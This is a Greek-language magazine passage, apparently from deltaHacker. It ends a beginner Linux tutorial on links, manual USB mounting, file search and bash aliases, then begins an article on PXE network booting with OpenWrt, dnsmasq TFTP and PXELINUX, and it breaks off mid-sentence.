Όσο ασχολείται κανείς με τη γραμμή εντολών, τόσο διαπιστώνει ότι η χρησιμότητα των links (hard και symbolic) είναι ιδιαίτερα αυξημένη. Για να αναδειχθεί η χρησιμότητα των δύο ειδών links, μπορούμε να κάνουμε στο μυαλό μας τις εξής απλουστεύσεις: Αφενός, μπορούμε να φανταζόμαστε τα symbolic links σαν τα shortcuts που δημιουργούνται στα Windows. Αφετέρου, τα hard links μοιάζουν με «ζωντανά» αντίγραφα των αρχείων μας, τα οποία ενημερώνονται αυτόματα για όποιες αλλαγές κάνουμε στα πρωτότυπα. Επιπρόσθετα, αν διαγράψουμε κατά λάθος κάποιο από τα πρωτότυπα αρχεία, το αντίστοιχο hard link θα παραμείνει ενεργό και πλήρως λειτουργικό!

Για να δημιουργήσουμε ένα link, πρέπει να χρησιμοποιήσουμε το προγραμματάκι ln. Ας δούμε μερικά παραδείγματα. Ας υποθέσουμε ότι θέλουμε να δημιουργήσουμε μια συντόμευση εντός του home directory, προς τον κατάλογο /home/pvar/projects/deltacast/videos/final. Για να πετύχουμε κάτι τέτοιο αρκεί να εκτελέσουμε το εξής:

```
ln -s /home/pvar/projects/deltacast/videos/final ~/episodes
```

Με αυτόν τον τρόπο, στον προσωπικό μας κατάλογο θα δημιουργηθεί ένας κατάλογος με το όνομα episodes! όπως υποψιάζεστε, αν μπούμε σε αυτόν τον κατάλογο θα βρούμε τα περιεχόμενα του /home/pvar/projects/deltacast/videos/final/. Ας υποθέσουμε τώρα ότι θέλουμε να διατηρούμε μονίμως ένα εφεδρικό αντίγραφο του κειμένου ~/projects/deltacast/epguide.txt. Για να πετύχουμε κάτι τέτοιο, αρκεί να δημιουργήσουμε ένα hard link προς το συγκεκριμένο αρχείο. Επομένως θα πρέπει να δώσουμε κάτι τέτοιο:

```
ln ~/projects/deltacast/epguide.txt ~/documents/.epguide.backup.
txt
```

Με αυτό τον τρόπο, στον κατάλογο documents (εντός του home directory) θα δημιουργηθεί ένα hard link του epguide.txt. Το hard link θα ονομάζεται .epguide.backup.txt κι εφόσον του δώσαμε όνομα που ξεκινάει με τελεία, θα είναι και κρυφό αρχείο. Πλέον, μπορούμε να είμαστε ήσυχοι ότι οι ιδέες μας για τα μελλοντικά deltaCasts δεν θα χαθούν. Ακόμα κι αν σβήσουμε το epguide.txt κατά λάθος, θα έχουμε ανέπαφο και πλήρως ενημερωμένο το hard link!

Προσάρτηση USB stick

Στο προηγούμενο άρθρο της σειράς κάναμε λόγο για το πώς μπορούμε να δούμε τα περιεχόμενα μιας κατάτμησης. Αναφερθήκαμε στην προσάρτηση (mount) και στους καταλόγους προσάρτησης (mount points). Βέβαια, η περιγραφή μας ήταν επιφανειακή και δεν άγγιξε καθόλου την ίδια τη διαδικασία της προσάρτησης (mounting). Εδώ που τα λέμε, η προσάρτηση των κατατμήσεων των μόνιμων αποθηκευτικών μέσων πραγματοποιείται λίγο-πολύ αυτόματα. Παρ' όλα αυτά, η χειροκίνητη προσάρτηση παρουσιάζει ιδιαίτερο ενδιαφέρον. Υπάρχουν ορισμένες περιπτώσεις, βλέπετε, κατά τις οποίες η προσάρτηση δεν γίνεται αυτόματα[1]. Αναφερόμαστε στη σύνδεση ενός USB stick, ενός εξωτερικού δίσκου ή και μιας κάρτας μνήμης -- εφόσον το σύστημα διαθέτει card reader. Σε καθεμιά από αυτές τις περιπτώσεις, η λογική που ακολουθούμε είναι πανομοιότυπη. Στη συνέχεια λοιπόν θα υποθέσουμε ότι συνδέσαμε ένα USB stick και θέλουμε να το προσαρτήσουμε χειροκίνητα.

Όπως έχουμε πει, η προσάρτηση μιας κατάτμησης πραγματοποιείται σε έναν κατάλογο -- κατά προτίμηση κενό. Επομένως, για την προσάρτηση του USB stick μπορούμε να ξεκινήσουμε δημιουργώντας έναν νέο κατάλογο, ο οποίος θα χρησιμοποιηθεί ως mount point. Ακολουθώντας την παράδοση, θα δημιουργήσουμε τον εν λόγω κατάλογο εντός του /mnt:

```
sudo mkdir /mnt/my_usb
```

Η χρήση του sudo είναι απαραίτητη, διότι οι απλοί χρήστες δεν έχουν δικαίωμα εγγραφής εντός του καταλόγου /mnt. Τώρα που διαθέτουμε τον κατάλογο για την προσάρτηση (/mnt/my_usb), μένει να μάθουμε και το όνομα της κατάτμησης. Στην εργασία αυτή θα μας βοηθήσει το πρόγραμμα dmesg. Μόλις το εκτελέσουμε θα εμφανιστούν τα πιο πρόσφατα μηνύματα του πυρήνα του λειτουργικού συστήματος. Οι γραμμές που θα εμφανιστούν θα μοιάζουν με αυτές:

```
[4587425.409500] usb 1-1.2: new high-speed USB device number 4
using dwc_otg

[4587425.511167] usb 1-1.2: New USB device found, idVendor=0781,
idProduct=5412

[4587425.511197] usb 1-1.2: New USB device strings: Mfr=1,
Product=2, SerialNumber=3

[4587425.511214] usb 1-1.2: Product: Cruzer Fleur

…

[4587426.522417] sd 0:0:0:0: [sda] No Caching mode page present

[4587426.522446] sd 0:0:0:0: [sda] Assuming drive cache: write
through

[4587426.525706]  sda: sda1

[4587426.528920] sd 0:0:0:0: [sda] No Caching mode page present

[4587426.528949] sd 0:0:0:0: [sda] Assuming drive cache: write
through

[4587426.528969] sd 0:0:0:0: [sda] Attached SCSI removable disk
```

1. Η αλήθεια είναι πως σε όλες τις σύγχρονες διανομές που προορίζονται για χρήση desktop, τα αποθηκευτικά μέσα προσαρτώνται αυτόματα. Ωστόσο, όταν δεν χρησιμοποιούμε περιβάλλον γραφικών και δεν είναι ενεργές οι ανάλογες υπηρεσίες αυτόματης προσάρτησης, τότε σίγουρα βολεύει να γνωρίζουμε πώς κάνουμε «χειροκίνητες» προσαρτήσεις.

Ανάμεσα στα πιο πρόσφατα μηνύματα, είναι σίγουρο πως θα δούμε την αναγνώριση του USB από τον πυρήνα και την αντιστοίχησή του σε κάποιο device file. Εφόσον πρόκειται για αποθηκευτική συσκευή USB, το device file που θα έχει αντιστοιχηθεί θα έχει τη γενική μορφή sd{x}. Στη θέση του {x} θα δούμε κάποιο γράμμα, το οποίο εξαρτάται από το πλήθος των υπολοίπων αποθηκευτικών συσκευών του υπολογιστή μας, αλλά και από το είδος τους. Όλα αυτά όμως είναι αδιάφορα. Εμείς πρέπει απλά να εντοπίσουμε το device file που έχει αντιστοιχηθεί στο USB stick. Στο παράδειγμά μας, η ζητούμενη πληροφορία εμφανίζεται στη γραμμή με τα έντονα γράμματα. Βέβαια, το device file εμφανίζεται και στις υπόλοιπες γραμμές που σχετίζονται με το USB stick. Ωστόσο, η γραμμή που έχουμε σημειώσει με τα έντονα γράμματα παρουσιάζει ιδιαίτερο ενδιαφέρον. Σε αυτήν, εκτός από το device file της συσκευής, αναφέρονται και τα device files των κατατμήσεων του USB stick! Το δικό μας USB περιείχε μία μόνο κατάτμηση και γι' αυτό το λόγο εμφανίζεται μόνο το «sda1». Ε, λοιπόν, για να αποκτήσουμε πρόσβαση στα δεδομένα του USB stick μας, αρκεί να προσαρτήσουμε το συγκεκριμένο device file στον κατάλογο που δημιουργήσαμε προηγουμένως. Για το σκοπό αυτό αρκεί να εκτελέσουμε κάτι τέτοιο:

```
sudo mount -t ntfs /dev/sda1 /mnt/my_usb
```

Εναλλακτικά, αν το USB μας είναι φορμαρισμένο σε FAT32, θα πρέπει να δώσουμε κάτι τέτοιο:

```
sudo mount -t vfat /dev/sda1 /mnt/my_usb
```

Αν το USB stick είχε περισσότερες κατατμήσεις (πράγμα σπάνιο, αλλά όχι αδύνατο) θα μπορούσαμε να προσαρτήσουμε και αυτές. Ωστόσο, οι προσαρτήσεις θα έπρεπε να γίνουν σε ξεχωριστούς καταλόγους. Τέλος, ας θυμόμαστε ότι εφόσον έχουμε προσαρτήσει ένα USB stick, πριν το αποσυνδέσουμε από το σύστημα θα ήταν φρόνιμο να το αποπροσαρτήσουμε! Για το σκοπό αυτό προσφέρεται το πρόγραμμα umount, στο οποίο δίνουμε σαν παράμετρο το αντίστοιχο device file:

```
sudo umount /dev/sda1
```

...ή τον κατάλογο στον οποίο έγινε η προσάρτηση:

```
sudo umount /mnt/my_usb
```

Αναζήτηση αρχείων

Πλέον γνωρίζουμε πάρα πολλά για τα αρχεία, ενώ έχουμε αποκτήσει και μερικές βασικές γνώσεις για το χειρισμό των κατατμήσεων. Μολαταύτα, ούτε και τώρα θα μπορούσαμε να πούμε ότι είμαστε σε θέση να χειριστούμε με άνεση τα αρχεία του συστήματος. Βλέπετε, για να μπορέσει κάποιος να εργαστεί με κάποιο αρχείο, θα πρέπει προηγουμένως να γνωρίζει τη θέση του! Ευτυχώς, το Linux διαθέτει αρκετά εργαλεία αναζήτησης και είναι βέβαιο ότι με κάποιο από αυτά θα καταφέρουμε σίγουρα να ξετρυπώσουμε το αρχείο που μας ενδιαφέρει.



- **whereis:** Το συγκεκριμένο εργαλείο εντοπίζει εκτελέσιμα, μαζί με τα συνοδευτικά αρχεία βοήθειας (για το man).
- **which:** Όπως και το προηγούμενο, το which μπορεί να βρει για εμάς τη θέση οποιουδήποτε προγράμματος ζητήσουμε. Ωστόσο, σε αντίθεση με το whereis, το which ασχολείται μόνο με το εκτελέσιμο αρχείο.

- **find:** Με τη βοήθεια του find μπορούμε να εντοπίσουμε κυριολεκτικά οποιοδήποτε αρχείο! Επιπρόσθετα, είναι δυνατό να χρησιμοποιήσουμε τους ειδικούς χαρακτήρες (*, ?, [και]), ώστε να δημιουργήσουμε οσοδήποτε σύνθετα κριτήρια αναζήτησης. Το find δέχεται πολλές παραμέτρους, ενώ υποστηρίζει και τα λεγόμενα regular expressions. Πρόκειται για ένα πανίσχυρο εργαλείο, η εκμάθηση του οποίου όμως ξεφεύγει από το θέμα μας. Πάντως, στις περισσότερες περιπτώσεις η ακόλουθη σύνταξη θα είναι επαρκής:

  ```
  find σε_κάποιον_κατάλογο -name κάποιο_αρχείο
  ```

  Δίνοντας κάτι τέτοιο, το find θα ξεκινήσει μια αναζήτηση για το αρχείο «κάποιο_αρχείο». Η αναζήτηση δεν θα περιοριστεί εντός του «σε_κάποιον_κατάλογο», αλλά θα ξεκινήσει από αυτόν και θα επεκταθεί σε όλους τους υποκαταλόγους. Ας δούμε τώρα κι ένα παράδειγμα, με τους ειδικούς χαρακτήρες που έχουμε γνωρίσει:

  ```
  find /home/pvar/ -name "test[1-5]"
  ```

  Εκτελώντας το παραπάνω, το find θα αναζητήσει τα αρχεία με ονόματα test1, test2, ..., test5. Η αναζήτηση θα ξεκινήσει από το home directory του χρήστη pvar και θα επεκταθεί σε όλους τους υποκαταλόγους.

Χρήσιμες συνωνυμίες

Μετά από όλα όσα είδαμε γύρω από τα αρχεία, κανένας φυσιολογικός άνθρωπος δεν θα θέλει να ξανακούσει γι' αυτά ;) Πιστεύουμε λοιπόν ότι έφτασε η ώρα να δούμε κάτι πιο εύκολο, άμεσα αξιοποιήσιμο κι αρκετά ενδιαφέρον. Ο λόγος γίνεται για μία δυνατότητα που προσφέρει το BASH και η οποία σχετίζεται με τα λεγόμενα συνώνυμα (aliases). Εν ολίγοις, αυτή η δυνατότητα επιτρέπει την αντιστοίχηση μίας λέξης σε ένα σύνολο προγραμμάτων. Με αυτό τον τρόπο, οποτεδήποτε θέλουμε να εκτελέσουμε το συγκεκριμένο σύνολο προγραμμάτων, αρκεί να πληκτρολογήσουμε το αντιστοιχισμένο όνομα και να πατήσουμε [ENTER]. Προφανώς, με αυτό τον τρόπο η εκτέλεση προγραμμάτων στο BASH μπορεί να απλοποιηθεί αλλά και να επιταχυνθεί, σε μεγάλο βαθμό. Χώρια που έτσι ικανοποιούμε και την τεμπελιά μας. Η σύνταξη που χρησιμοποιείται για τον ορισμό ενός alias, φαίνεται παρακάτω:

```
alias επιθυμητό_όνομα = ' πρόγραμμα_1 ; πρόγραμμα_2 ; ... ;
πρόγραμμα_K '
```

Το ελληνικό ερωτηματικό τοποθετείται για τον διαχωρισμό των προγραμμάτων και εξασφαλίζει ότι η εκτέλεση καθενός θα ξεκινά αφού ολοκληρωθεί η εκτέλεση του προηγούμενου! Ας δούμε όμως και ένα συγκεκριμένο παράδειγμα, που παρεμπιπτόντως αποτελεί ένα από τα αγαπημένα aliases του γράφοντα:

```
alias k='clear; ls -lha'
```

Μικρό και θαυματουργό. Αφού ορίσουμε το συγκεκριμένο alias, κάθε φορά που θα πατάμε το γράμμα k και στη συνέχεια το [ENTER], θα εκτελείται το πρόγραμμα clear κι αμέσως μετά το «ls -lha».

Εδώ πρέπει να τονίσουμε ότι τα aliases δεν έχουνε καθολική ισχύ, ούτε παντοτινή. Αυτό σημαίνει ότι τα aliases που ορίζουμε σε ένα τερματικό δεν ισχύουν αυτόματα και για τα άλλα. Επιπρόσθετα, αν αποσυνδεθούμε από το συγκεκριμένο τερματικό και συνδεθούμε εκ νέου, τα aliases που είχαμε ορίσει θα έχουν πάψει να υφίστανται! Για να ξεπεράσουμε αυτό το

προβληματάκι, πρέπει να ενσωματώσουμε όσα aliases μας ενδιαφέρουν στο αρχείο ρυθμίσεων του BASH. Με αυτόν τον τρόπο θα ορίζονται και θα ενεργοποιούνται αυτόματα, κάθε φορά που θα κάνουμε login. Το BASH διαθέτει αρκετά αρχεία ρυθμίσεων, αλλά για την εργασία που εξετάζουμε αρκεί να επέμβουμε στο κρυφό αρχείο με όνομα .bashrc. Το εν λόγω αρχείο βρίσκεται στον προσωπικό κατάλογο κάθε χρήστη και επηρεάζει τη συμπεριφορά του BASH για τον εκάστοτε λογαριασμό και μόνο. Για την επέμβαση στα περιεχόμενά του αρκεί να το ανοίξουμε με κάποιον text editor. Ένας δημοφιλής και εύχρηστος editor είναι το nano. Αν υπάρχει στο σύστημά μας, αρκεί να δώσουμε

```
nano ~/.bashrc
```

Μόλις εκτελεστεί το πρόγραμμα, θα εμφανιστούν τα περιεχόμενα του .bashrc. Εμείς, χρησιμοποιώντας τα βελάκια ή το πλήκτρο page down, πρέπει να μεταβούμε στο τέλος του αρχείου. Εκεί δεν έχουμε παρά να προσθέσουμε όσα aliases θέλουμε και να αποθηκεύσουμε το αρχείο, πατώντας το συνδυασμό πλήκτρων [CTRL+O]. Στη συνέχεια, για να τερματίσουμε τη λειτουργία του nano και να επιστρέψουμε στην κονσόλα, αρκεί να πατήσουμε το συνδυασμό πλήκτρων [CTRL+X]. Αυτό ήταν! Στο εξής, κάθε φορά που συνδεόμαστε στο κέλυφος θα ενεργοποιούνται και τα αγαπημένα μας aliases.

Αυτή τη φορά σας αφήνουμε για τα καλά. Δεν θα σας φορτώσουμε με άλλη θεωρία. Τουλάχιστον όχι σε αυτό το τεύχος. Ευτυχώς που έρχονται και οι γιορτές, οπότε θα μπορέσετε όλοι να πειραματιστείτε και να εξοικειωθείτε με όσα είπαμε. Με τη νέα χρονιά θα εμβαθύνουμε ακόμα περισσότερο και κανένας δεν θα έχει δικαιολογία για να μην μας ακολουθήσει!



Skill: Intermediate

Tags: OpenWRT, NFS, TFTP, PXELINUX



by GiannouG

Network booting με το OpenWrt


Το φόρτωμα της αγαπημένης μας διανομής από δισκάκι είναι μάλλον ξεπερασμένη πρακτική. Σας αρέσει να κουβαλάτε από μηχάνημα σε μηχάνημα τα δισκάκια σας; Σας αρέσει άραγε ν' ακούτε τα γουργουρητά του CD/DVD drive, όσο περιμένετε να φορτωθεί το σύστημα; Σ' εμάς όχι και πολύ. Γι' αυτό κι αποφασίσαμε να απλοποιήσουμε τη διαδικασία -- και ταυτόχρονα να την κάνουμε πιο cool: Από εδώ και στο εξής, τα μηχανήματα του σπιτιού μας θα φορτώνουν Linux ...δικτυακά!

Λίγο πολύ, όλοι γνωρίζουμε ότι ένας υπολογιστής έχει την δυνατότητα να φορτώσει το λειτουργικό του μέσω δικτύου. Η λειτουργία αυτή ονομάζεται network booting, αλλά μπορεί να τη συναντήσουμε και σαν LAN boot ή PXE boot. Αυτή η διαδικασία προβλέπει το κατέβασμα μερικών αρχείων, τα οποία περιέχουν μεταξύ άλλων και τις διαθέσιμες επιλογές, δηλαδή τα λειτουργικά συστήματα που διατίθενται για φόρτωση. Στη συνέχεια, ο συνδεδεμένος υπολογιστής φορτώνει κάποιο λειτουργικό μέσω του δικτύου, κατεβάζοντας όλα τα αρχεία από κάποιον άλλο υπολογιστή! Συνήθως, τα δίκτυα που υλοποιούν ένα τέτοιο σύστημα απαρτίζονται από τερματικά με αρκετά περιορισμένες δυνατότητες. Οι υπολογιστές αυτών των δικτύων κατεβάζουν το επιλεγμένο λειτουργικό σύστημα και παράλληλα τα αρχεία του εκάστοτε χρήστη, ώστε να μπορεί οποιοσδήποτε να δουλέψει από οπουδήποτε. Στη συνέχεια θα εξετάσουμε το όλο θέμα, όχι για να στήσουμε ένα εταιρικό δίκτυο αλλά για να καλύψουμε τις ανάγκες μας με έναν όμορφο κι εντυπωσιακό τρόπο. Ας πούμε ότι βαρεθήκαμε να βάζουμε ένα δισκάκι CD σε κάθε υπολογιστή του σπιτιού, όταν θέλουμε να ξεκινήσουμε μια διανομή Linux ;)



Αυτή την οθόνη θα την έχουμε δει σίγουρα αρκετές φορές, ειδικά σε virtual machine που για κάποιο λόγο δεν έχουν καταφέρει να ξεκινήσουν. Πρόκειται για το PXE ROM, της εικονικής κάρτας δικτύου!

Πριν προχωρήσουμε, ας δούμε πώς ξεκινάει ένα σύστημα μέσω δικτύου. Η λογική είναι ακριβώς ίδια με εκείνη του booting από οποιοδήποτε άλλο μέσο. Ο υπολογιστής ξεκινάει κι αναλαμβάνει δράση το PXE ROM της κάρτας δικτύου. Πρόκειται για ένα μικρό πρόγραμμα αποθηκευμένο σε μια ROM, στο hardware του υπολογιστή. Το εν λόγω πρόγραμμα λειτουργεί σαν DHCP client και βοηθάει τον υπολογιστή να συνδεθεί στο δίκτυο και να ξεκινήσει το network booting. Αφού το PXE ROM πάρει την απαραίτητη διεύθυνση IP, λαμβάνει κι ένα αρχείο απαραίτητο για το boot του συστήματος. Το αρχείο αυτό δεν είναι άλλο από τον network bootloader! Στη συνέχεια λοιπόν αναλαμβάνει δράση ο bootloader και μεταφέρει από το δίκτυο τον πυρήνα κι όλα τα αρχεία που συγκροτούν ένα λειτουργικό σύστημα. Όπως αντιλαμβάνεστε, με την ίδια λογική ξεκινούν και οι live διανομές Linux, από τα δισκάκια CD/DVD. Το μόνο που αλλάζει είναι η πηγή προέλευσης των αρχείων. Στην περίπτωση του network boot τα αρχεία προέρχονται από κάποιον υπολογιστή ή συσκευή του δικτύου, ενώ στην περίπτωση των live CD/DVD τα αρχεία προέρχονται από το εκάστοτε δισκάκι. Με άλλα λόγια, η λογική του network booting είναι απλή και γνώριμη.




Το PXE ROM δεν είναι τίποτα άλλο από μια μνήμη, κολλημένη πάνω στην κάρτα δικτύου. Η μνήμη αυτή περιέχει κώδικα που τρέχει στα πρώτα στάδια του booting, πριν καν υπάρξει επικοινωνία με το δίκτυο.

Ωραία τα λες, αλλά πώς;

Για να στήσουμε ένα τέτοιο σύστημα, θα χρειαστεί να σηκώσουμε τον δικό μας DHCP server στο δίκτυο, ή να τροποποιήσουμε τον ήδη υπάρχοντα. Σε αυτή τη δουλειά μπορεί να μας βοηθήσει το OpenWRT[1], που είδαμε στο άρθρο που ξεκινά από τη σελίδα 24 του τεύχους. Βλέπετε, οι DHCP server των απλών router δεν επιτρέπουν πολλές-πολλές επεμβάσεις στη λειτουργία τους. Αφού ξεμπερδέψουμε με την ρύθμιση του DHCP server, θα χρειαστεί να σηκώσουμε τον δικό μας TFTP κι NFS server, για το σερβίρισμα των αρχείων. Οι πρώτες μεταφορές δεδομένων γίνονται με το πρωτόκολλο TFTP, ενώ στη συνέχεια αναλαμβάνει το NFS. Το OpenWRT χρησιμοποιεί το γνωστό μας[2] dnsmasq, για τις υπηρεσίες DHCP και DNS. Για καλή μας τύχη, όμως, το dnsmasq μπορεί να λειτουργήσει εύκολα *και* ως TFTP server. Επομένως, δεν θα χρειαστεί να εγκαταστήσουμε και να ρυθμίσουμε κάποια πρόσθετη υπηρεσία, αλλά να ενεργοποιήσουμε μια ήδη υπάρχουσα. Μετά από όλα αυτά θα εγκαταστήσουμε και θα ρυθμίσουμε τον δικό μας NFS server. Όπως καταλαβαίνετε, όλα αυτά θα γίνουν στο ρουτεράκι μας, στο οποίο θα έχουμε εγκαταστήσει το OpenWRT. Επίσης, σημειώστε ότι στο router θα πρέπει να έχουμε προσθέσει εξωτερικό αποθηκευτικό χώρο, όπως ακριβώς περιγράφουμε στο άρθρο για το OpenWRT. (Το διαβάσατε, έτσι δεν είναι;)

Το OpenWRT επιτρέπει να ρυθμίσουμε ακριβώς όπως θέλουμε τον TFTP server. Εμείς, απλά ενεργοποιήσαμε τη σχετική υπηρεσία κι ορίσαμε ποιο αρχείο (bootloader) θα ανακοινώνεται στους πελάτες...




1. Θεωρητικά θα μπορούσαμε να το κάνουμε και στο dd-wrt, αλλά στην πράξη θα συναντούσαμε αρκετές δυσκολίες.
2. Το έχουμε δει αρκετές φορές όταν παίζουμε με το OpenVPN (βλ., π.χ., το σχετικό άρθρο στο deltaHacker 007).


TFTP μέσω dnsmasq

Η ενεργοποίηση του TFTP server στο OpenWRT πραγματοποιείται από την καρτέλα Network κι από το μενού DHCP and DNS. Μετά από κλικ στο Server Settings επιλέγουμε την καρτέλα TFTP Settings κι έτσι εμφανίζονται όλες οι διαθέσιμες ρυθμίσεις (είναι μόλις 3). Για αρχή, φροντίζουμε μόνο για την ενεργοποίηση της εν λόγω υπηρεσίας, τσεκάροντας το Enable TFTP server. Στη συνέχεια θα χρειαστεί να ορίσουμε τον κατάλογο που θα χρησιμοποιείται ως root, για όλα τα αρχεία (κι ενδεχομένως τους φακέλους) που θα σερβίρει ο TFTP server. Εμείς αποφασίσαμε ο φάκελος αυτός να βρίσκεται στο /srv/netboot. Εκεί θα προσθέσουμε *όλα* τα απαραίτητα αρχεία για το netboot, από τον bootloader μέχρι τα αρχεία των διανομών! Ορίζουμε, λοιπόν, στο σχετικό πεδίο των ρυθμίσεων, το /srv/netboot. Τέλος, δίνουμε το όνομα του αρχείου, το οποίο θα ανακοινώνεται στους πελάτες του δικτύου ως bootloader. Εμείς θα βασιστούμε στο διάσημο PXELINUX bootloader, οπότε εισάγουμε στο σχετικό πεδίο το «pxelinux.0» (χωρίς τα εισαγωγικά). Πλέον, είμαστε έτοιμοι και μπορούμε να πατήσουμε Save and Apply, για να αποθηκευτούν και να ενεργοποιηθούν οι ρυθμίσεις μας. Τώρα πρέπει να φτιάξουμε τους καταλόγους που θα χρησιμοποιεί ο TFTP server και να τους... γεμίσουμε με τα απαραίτητα αρχεία. Για το σκοπό αυτό θα πρέπει να κλείσουμε το web interface και να συνδεθούμε στον router μας, με το PuTTY. Αφού κάνουμε login στο μηχανάκι με το OpenWRT, δημιουργούμε για αρχή τον βασικό κατάλογο του TFTP:

```
mkdir /srv/netboot
```


Το Syslinux Project έχει δημιουργήσει μια σουίτα με bootloader, για κάθε λογής αποθηκευτικό μέσο. Σίγουρα έχουμε συναντήσει μερικούς απ' αυτούς, όπως το ISOLINUX στα δισκάκια CD/DVD και στο SYSLINUX στα USB stick. Τώρα θα γνωρίσουμε και το PXELINUX!





Σ' αυτόν τον κατάλογο τοποθετήσαμε όλα τα αρχεία που θα χρειαστούμε για το network boot...

Σε αυτόν τον κατάλογο θα πρέπει να τοποθετήσουμε το αρχείο pxelinux.0, καθώς και τα αρχεία που το συνοδεύουν. Το ζητούμενο αρχείο μπορούμε να το βρούμε στο Syslinux Project. Πρόκειται για μια συλλογή από μικρούς bootloader, οι οποίοι υποστηρίζουν κάθε πιθανό αποθηκευτικό μέσο. Όλοι θα έχουμε δει το ISOLINUX, όταν ξεκινάμε μια διανομή από δισκάκι CD/DVD. Κατά πάσα πιθανότητα θα έχουμε δει και το SYSLINUX, όταν ξεκινάμε από flash disk. Εμείς λοιπόν θα χρησιμοποιήσουμε το PXELINUX το οποίο, όπως μαρτυρά το όνομά του, χρησιμοποιείται για booting μέσω δικτύου. Ξεκινάμε κατεβάζοντας την τελευταία έκδοση του πακέτου με τους bootloader (www.syslinux.org/wiki/index.php/Download). Μέσα στο χάος των 